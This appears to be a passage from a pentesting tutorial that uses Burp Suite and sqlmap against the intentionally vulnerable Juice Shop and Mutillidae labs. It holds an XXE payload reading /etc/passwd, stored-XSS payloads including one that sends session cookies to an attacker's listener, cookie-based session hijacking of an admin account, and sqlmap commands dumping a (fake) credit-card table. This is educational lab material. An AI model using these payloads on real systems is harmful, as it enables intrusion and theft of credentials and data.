This attack is covered very well in the Juice Shop Documentation, so I will only talk about it briefly. Basically, if a site accepts and responds to certain XML requests, you might be able to read sensitive data from the web server's file system. The problem lies in how XML files are parsed. XML External Entities are used to pull additional data from an external source and insert it into a document. If the website is vulnerable, the attacker could use this to pull sensitive data from the server. We can see this demonstrated in Juice Shop.

**Juice Shop XXE Solution Documentation** - <https://pwning.owasp-juice.shop/appendix/solutions.html#retrieve-the-content-of-cwindowssystemini-or-etcpasswd-from-the-server>

Now that we have the admin login, we can pull data from the server. Notice that we have the webapp admin password, not a file server account that has actual access to the underlying server. But using the webapp admin credentials we can exploit an XML vulnerability that will allow us to pull text from the web server file system.

1. In the **Burpsuite Browser**, while **logged in as Admin** in Juice Shop, click the **three-line menu button** on the top left of the page.
2. Click, “**Complaint**”.
3. Copy the text from the Juice Shop Solution page, and save it with an XML extension.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2
3 <!DOCTYPE foo [<!ELEMENT foo ANY >
4     <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
5
6 <trades>
7     <metadata>
8         <name>Apple Juice</name>
9         <trader>
10            <foo>&xxe;</foo>
11            <name>B. Kimminich</name>
12        </trader>
13        <units>1500</units>
14        <price>106</price>
15        <name>Lemon Juice</name>
16        <trader>
17            <name>B. Kimminich</name>
18        </trader>
19        <units>4500</units>
20        <price>195</price>
21    </metadata>
22 </trades>
```

Notice line 4, “Entity xxe” is configured as a SYSTEM text file called, “file:///etc/passwd”. If you understand directory transversal exploits, you will understand this right away. If not, basically the “///” points the path out of the web server directory and back to the root. It then pulls data from the “/etc/passwd” file, which stores the web server user information.

4. In the Complaint section of the website, there is a place to upload a file. Click on “**Choose File**”, then select “**all files**”, lastly pick your XML file that you just created.
5. Enter some text in the message box and click, “**submit**”.

## Complaint

Customer

admin@juice-sh.op

Message

Your Site is So Secure!!

Max. 160 characters 24/160

Invoice:  password.xml

Nothing will appear to happen, but it did!

6. Now, go to Proxy History in Burpsuite.
7. Look for the “File-upload” URL listing in HTTP History.
8. On the left side you will see our request, on the right the response.

Take a very close look at the response:





10. Upload the new file in the Complaint section. You may need to surf to a different page and come back so it doesn't pull the old file from cache.

Advanced users may want to right click on the request in proxy history and send it to repeater. In repeater you can just change the filename in the request and click "send".

11. After the "complaint" if sent, look in the new file upload in proxy history.

```
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 410 Gone
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Tue, 24 Aug 2021 21:24:05 GMT
9 Connection: close
10 Content-Length: 4569
11
12 <html>
13   <head>
14     <meta charset='utf-8'>
15     <title>Error: B2B customer complaints via file upload have been
depreciated for security reasons: <?xml version='1.0'
encoding='UTF-8'?><!DOCTYPE foo [<ELEMENT foo
ANY><!ENTITY xxe SYSTEM
'file:///etc/group'>]><trades><metadata><na
me>Apple
Juice</name><trader><foo>root:x:0:daemon:x:1:bin:x:2:sys
:x:3:adm:x:4:tty:x:5:disk:x:6:lp:x:7:mail:x:8:news:x:9:uucp:x:10:man:x:12:
proxy:x:13:kmem:x:15:dialout:x:20:kali,rootfax:x:21:voice:x:22:cdrom:x:24:
kalifloppy:x:25:kalitape:x:26:sudo:x:27:kaliaudio:x:... (base.xml)</title>
```

Server Groups



You can recover data from almost any non-root file. This includes the Host file, and SSH keys. Though some ascii characters will break the return data, so you may not see it all, as seen in the passwd return.

## Juice Shop - More Advanced XXE Attacks

BlackHills Infosec has a great article on building an XXE based HTTP scanner. Basically, you can have the website call out to an external website using XXE (exfiltrate data too!). Instead of sending a file that you want to retrieve, you send the HTTP address of a server that you want to reach out to. If you use an automated attack and feed your XML request with all the IP addresses of the local server IP range, it will scan the entire subnet for you! This will work great on many websites with the correct software configured and installed. You will have to do some modification to get this working with Juice Shop, so I leave this as an exercise for more advanced users to try. It is just good to know that XXE attacks can be used in several different ways!

<https://www.blackhillsinfosec.com/xml-external-entity-beyond-etcpasswd-fun-profit/>

## **Juice Shop Wrap Up**

I hoped you enjoyed this introduction to Burp Suite and Juice Shop. We haven't even scratched the surface of what you can do in Juice Shop. Again, the challenges and solutions are heavily documented by the Web App development team. I highly suggest the reader thoroughly check it out, it is a lot of fun!

## **Burp Suite with Mutillidae**


Next, we will continue to look at website attacks, but change gears a little bit and switch over to the *Mutillidae* site. Mutillidae is another awesome Web Attack learning platform that is updated regularly. The tool developer (webpwnized) has thoroughly documented the tool setup, and vulnerabilities in a series of amazing videos. As such we will just touch briefly on a couple topics.

### **Persistent XSS with Burp**

A stored XSS attack or Persistent XSS is a malicious link usually stored on a server that is used to attack those that visit the site. Let's see a quick example of a Persistent XSS vulnerability using Mutillidae:

1. Start up your Mutillidae system.
2. Make sure the Burp Intercepting proxy is off in Kali.
3. Using the Burp proxy, surf to Mutillidae.

4. From the main Mutillidae menu, choose, *OWASP 2017 > A7 Cross Site Scripting > Persistent (Second Order) > Add to your Blog*.




5. In the Blog Entry, enter “`<script>alert("Hi!");</script>`” and click “*Save Blog Entry*”:



A pop-up box will open saying, “*Hi!*” This is interesting, but not very helpful; let’s see if we can get more useful information. There are numerous ways to do this, but let’s try this:

6. Enter and Save, “`<iframe src=#onmouseover="alert(document.cookie)"></iframe>`”

A post is created as anonymous with nothing in the comment section except a large box with a copy of the website in it. But if you mouse over the box, this pops up on the screen:



Cookie information! Again, this is interesting but it is our (the attacker’s) cookie information. There must be a way to get the website to give us cookie information from other visitors.

Make sure Apache isn’t running on Kali and start a Netcat session.


7. Open a new terminal
8. Type, “`sudo service apache2 stop`”
9. And then type, “`nc -lvp 80`”

```
(kali@kali)-[~]
└─$ service apache2 stop

(kali@kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
█
```

This will start Netcat on our Kali system in listening mode. Now we need to get a script on the Mutillidae site that will call out to Kali and give us a session cookie of the currently logged in user. Let’s use the example from the provided XSS Hints section in Mutillidae, but modify it to call out our Kali system:

```
<script> new Image().src="http://[Kali_IP]/?
cookie="+encodeURIComponent(document.cookie); </script>
```



Once this Blog entry is saved, it creates a blank image that looks to Kali for its source. As it is a blank image, nothing will be displayed in the comment section of the Blog entry. But if you look closely, it also adds the document cookie to the call.

In Netcat we should see this:

```
(kali@kali) - [~]
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.24.1.189] from kali.local [172.24.1.189] 36794
GET /?cookie=PHPSESSID=dcn2e390anu1lij16rg2v6a5d8;%20showhints=
.1
Host: 172.24.1.189
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
6 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*
8
Referer: http://172.24.1.245/mutillidae/index.php?page=add-to-y
.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Notice in the highlighted section above that Netcat has captured the Cookie information! Now that we are able to recover cookie information from the target website, what can we do with it? How about impersonate a user?

Let's see if we can login as admin by just using the captured cookie information.

1. Login to Mutillidae as Admin (*admin / adminpass*)




2. Surf to “*View Someone’s Blog*”
3. Make sure Netcat is running on Kali
4. Choose Author “*Show All*” & then click “*View Blog Entries*”

In Netcat we should capture the Admin user’s cookie information:

```
cookie=PHPSESSID=dcn2e390anu1lij16rg2v6a5d8;%20showhints=1;  
%20username=admin;%20uid=1
```

5. Logout of Mutillidae
6. Now turn on Burp’s intercepting proxy
7. Start to login as a bogus user: (*test / test*), capture this login request, as we are going to modify it.

Now in Burp Proxy, go to the Intercepting Proxy and look at the Raw request:

A screenshot of the Burp Proxy interface showing a raw HTTP request. The title bar reads "Request to http://172.24.1.245:80". Below the title bar are several buttons: "Forward", "Drop", "Intercept is on" (highlighted in blue), "Action", and "Open Browser". Underneath these buttons are tabs for "Pretty", "Raw" (selected), "Hex", and "\n". The main area displays the raw request as a list of 13 lines:

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1  
2 Host: 172.24.1.245  
3 Content-Length: 57  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 Origin: http://172.24.1.245  
7 Content-Type: application/x-www-form-urlencoded  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/  
10 Referer: http://172.24.1.245/mutillidae/index.php?page=login.php  
11 Accept-Encoding: gzip, deflate  
12 Accept-Language: en-US,en;q=0.9  
13 Cookie: PHPSESSID=vvn6es53e9qdifv5a0hnd9f3ud; showhints=1
```

Notice the line item named “Cookie”, does that look familiar? Now replace the Cookie line with the one we captured (I replaced the %20’s with regular spaces):


```
Cookie: PHPSESSID=dcn2e390anu1lij16rg2v6a5d8; showhints=1;  
username=admin; uid=1
```

It should look something like this:



```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 172.24.1.245
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://172.24.1.245
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
10 Referer: http://172.24.1.245/mutillidae/index.php?page=login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=dcn2e390anullijl6rg2v6a5d8; showhints=1; username=admin; uid=1
14 Connection: close
15
16 username=test&password=test&login-php-submit-button=Login
```

Now simply “Forward” the requests to send our modified login with the admin cookie. Notice at the bottom the username and password are still set to “*test*”. But when the login sequence is complete it says, “*You are logged in as admin*”:

Logged In Admin: **admin** 

This is just a quick example. There are many other things you could do. For example, the Hints section reveals how to force a user to log out when they mouse over the comment:


```
<i onmouseover="window.document.location=
\'http://localhost/mutillidae/index.php?do=logout\'">How to
improve your Facebook status</i>
```

That would be fun, but what if we simply called a different website altogether instead of just another page in Mutillidae? Or better yet, what if we created a mirror image of this website using the Social Engineering Toolkit and simply transfer the users to this webpage? Or used a link to the Browser Exploitation Framework (BeEF) covered in my Basic book. I leave these as options for the reader to explore on their own.

## Burp Suite Encoder/ Decoder

I just want to touch quickly on one other part of Burp before we move on. Sometimes, you may need to URL encode your input to get it to process correctly. Burp includes an Encoder/ Decoder for just this function.

- Simply click on the “*Decoder*” menu option
- Paste your code into the top box
- Click “*Encode as*” and then “*URL*”:



Then you simply copy and paste the resultant encoded text to replace the unencoded version. There are many other encoding & decoding options including Base64, ASCII, HEX and “smart decode”.

## Conclusion

In this section we have seen how Burp suite is an exceptional tool to perform website security testing. We used Burp to intercept and change data. We covered SQL injection and how to use Burp in automating attacks. We also looked at XSS attacks using Burp and Mutillidae. There are a ton of automated tools for XSS and everyone has an opinion on what is the best. Some run from the command line, some are browser add-ons, some are Burpsuite add-ons and some are external websites. Burpsuite itself is a great option and is definitely worth exploring further.

The creators of Mutillidae have spent a lot of time creating built-in tutorials and videos which are included in the Hints section. I highly recommend checking them out and working through them for a much greater understanding of Burp Suite and the OWASP Top Ten vulnerabilities.

There is a lot more to Juice Shop, take your time and check it out!

## Resources & References

- OWASP’s website: [https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page)
- OWASP XML External Entity (XXE) Processing - <https://owasp.org/www->

[community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](#)

- A Hands-on XML External Entity Vulnerability Training Module - <https://www.sans.org/white-papers/34397/>
- XML External Entity – Beyond /etc/passwd (For Fun & Profit) - <https://www.blackhillsinfosec.com/xml-external-entity-beyond-etcpasswd-fun-profit/>
- OWASP XML External Entity Prevention Cheat Sheet - [https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
- Jeremy Druin's (webpwnized) YouTube Videos: <https://www.youtube.com/user/webpwnized/videos>
- Kali Linux Backtrack Evolved, Justin Hutchens: <https://www.packtpub.com/networking-and-servers/kali-linux-backtrack-evolved-assuring-security-penetration-testing-video>
- Pwning OWASP Juice Shop - Christmas Offer - <https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html#order-the-christmas-special-offer-of-2014>
- Pwning OWASP Juice Shop - Retrieving Users via SQL Injection - <https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html#retrieve-a-list-of-all-user-credentials-via-sql-injection>



For this tutorial we will mostly be using the following Switches:

<b>--dbs</b>	<b>lists the databases present on the target</b>
<b>-D</b>	<b>Database to select on target system</b>
<b>--tables</b>	<b>Lists the tables in a database</b>
<b>-T</b>	<b>Table to select in database</b>
<b>--columns</b>	<b>Lists columns in the database</b>
<b>-C</b>	<b>Selects a column in the database</b>
<b>--dump</b>	<b>Dumps or displays data</b>

If you look closely, you can see the flow of the switches, you can list available databases with the “**--dbs**” switch and then select one with the “**-D**” switch. The same with tables, list available tables in the database with the “**--tables**” switch and then select one with the “**-T**” switch. This will make more sense as we work through the examples. Another important switch is “**--purge-output**”. When running, sqlmap creates log files and writes data to an output file directory. This command allows you to purge this directory when you select a new target to test, clearing out any remnant stored data from the previous scan.


## **SQL Map - Blind Boolean Injection**

I just want to say a quick word about “**Blind Boolean Injection**”. As you use Sqlmap you will notice an interesting phenomenon. In Blind Boolean Injection, which is kind of creepy to watch, Sqlmap basically asks the website for information about the database one letter at a time. So, for example, it asks if the main table in the database starts with a “D”, and then checks the webpage for an error. If no error then it moves to the next character. You literally see the database names being built on the screen as it finds each character. It can pull password hashes and user information using the same process.

### **Testing Mutillidae with Sqlmap**

We have discussed what Sqlmap is and some of the command switches, now let's run it through the paces by using it against Mutillidae. Sqlmap works best when it has a vulnerable webpage and a captured request to the vulnerable page, an authenticated user or a cookie from a logged in user. There are a lot of different ways we could do this, but let's create a new user and then capture the creation request as it is being posted to Mutillidae. We will copy that request to a text file and use it in a way as a key to unlock not only the Mutillidae database, but as you will see, it will give us access to ALL the databases on the server!

1. In Kali, Start Burpsuite and open the Burpsuite Browser
2. Turn intercept off in Proxy, and surf to the Mutillidae website (I used the Metasploitable2 one)
3. Toggle the security up to Level 1
4. Click on "Login/Register"
5. Click on "Please register here"
6. Now, fill in the registration page, I used 'secure' for the username and 'securepass' for the password. It doesn't matter what you use for a username and password as we just need to capture the creation request:



Please choose your username, password and signature

Username

Password  [Password Generator](#)

Confirm Password


Signature

7. In Burpsuite, turn intercept on and click, "Create Account"

In Burp, we should have a captured the creation request.



8. Right click on the captured request and from the menu select, “*copy to file*”:



**\*\*NOTE:** If you use the newer Mutillidae, it uses csrf-tokens. SQLMap doesn't seem to like the way the csrf-token line is written, so you need to modify just the beginning of the line, as shown below:

```
1 POST /mutillidae/index.php?page=register.php HTTP/1.1
2 Host: 172.24.1.245
3 Content-Length: 129
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://172.24.1.245
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
10 Referer: http://172.24.1.245/mutillidae/index.php?page=register.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=cff2egdhr67v33s84qj01elc8d; showhints=1
14 Connection: close
15
16 csrf-token: &username=test&password=testpass&confirm_password=testpass&my
```

9. Save the file on the Desktop as “*request.txt*”.
10. In Burp Suite, **turn intercept off**. This will let the registration request go through and you should get a message in Mutillidae that your new account was created. We are finished with Burp and you can close it if you like.

You are doing great! Take a second to catch your breath as we will now turn our attention to Sqlmap. In Sqlmap, we will use that captured request text file as a “Key to the Kingdom”.

### Running SQLmap

1. Open a new Terminal window in Kali.
2. Type, “*sqlmap -r ~/request.txt --dbs*”
3. Enter “*y*” when asked, “It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?”
4. Enter “*y*” when asked about including all tests for SQL.
5. Enter “*n*” when asked, “POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)?”

Sqlmap will then determine what type of database server is running, MySQL 5.0 in this instance, and then will display the available databases:

```

[15:05:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:05:55] [INFO] fetching database names
[15:05:55] [INFO] retrieved: 'information_schema'
[15:05:55] [INFO] retrieved: 'dvwa'
[15:05:55] [INFO] retrieved: 'metasploit'
[15:05:55] [INFO] retrieved: 'mysql'
[15:05:55] [INFO] retrieved: 'owasp10'
[15:05:55] [INFO] retrieved: 'tikiwiki'
[15:05:55] [INFO] retrieved: 'tikiwiki195'
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```

Now, remember that we used a Mutillidae user creation request to pull the database names, but notice the databases that are available to us. A total of 8 appear including the database for DVWA, which we aren't even using! I know that it is a much different process (so please don't send me hate mail) but this reminds me of why I don't like multiple companies using shared servers to store confidential data.

Notice too that we didn't need to manually tell sqlmap anything about the server that we are attacking; it was able to pull everything it needed from our request.txt file. Okay, let's take a look at the "owasp10" database, and list its tables to see if we can find anything of importance.

6. Type, "*sqlmap -r ~/request.txt -D owasp10 --tables*":

```

Database: owasp10
[6 tables]
+-----+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+-----+

```

As you can see six tables were found in the owasp10 database.

Digging through databases can be a hit or miss kind of thing. You may find something very important or something that really isn't going to help you very much. From the list of tables in the owasp10 database, "accounts" sounds interesting. But what looks much more interesting is the table "credit\_cards"!

As the "--tables" switch listed the available tables, we will use the "-T" switch to pick "credit\_cards" and simply use the "--dump" switch to display the contents of that table.

7. Type, "sqlmap -r ~/request.txt -D owasp10 -T credit\_cards --dump":

```
Database: owasp10
Table: credit_cards
[5 entries]
+-----+-----+-----+-----+
| ccid | ccv | ccnumber | expiration |
+-----+-----+-----+-----+
| 1 | 745 | 4444111122223333 | 2012-03-01 |
| 2 | 722 | 7746536337776330 | 2015-04-01 |
| 3 | 461 | 8242325748474749 | 2016-03-01 |
| 4 | 230 | 7725653200487633 | 2017-06-01 |
| 5 | 627 | 1234567812345678 | 2018-11-01 |
+-----+-----+-----+-----+
```

Jackpot! With just a few simple commands we were able to obtain a list of (fake) credit cards! If we were able to do this to a client's webapp during a pentest, they would obviously have some very serious issues. Let's poke around a bit in the other databases and tables and see what else we can find.

The database "nowasp" sounds interesting, let's see what is in it. Again, we will use "-D" to select the database "nowasp", and the "--tables" command to have it display the available tables.

8. Enter, "sqlmap -r ~/request.txt -D nowasp --tables" and you should see the following tables:

```

Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubeVideos
+-----+

```

Let's dump the “*accounts*” table and see what it contains.

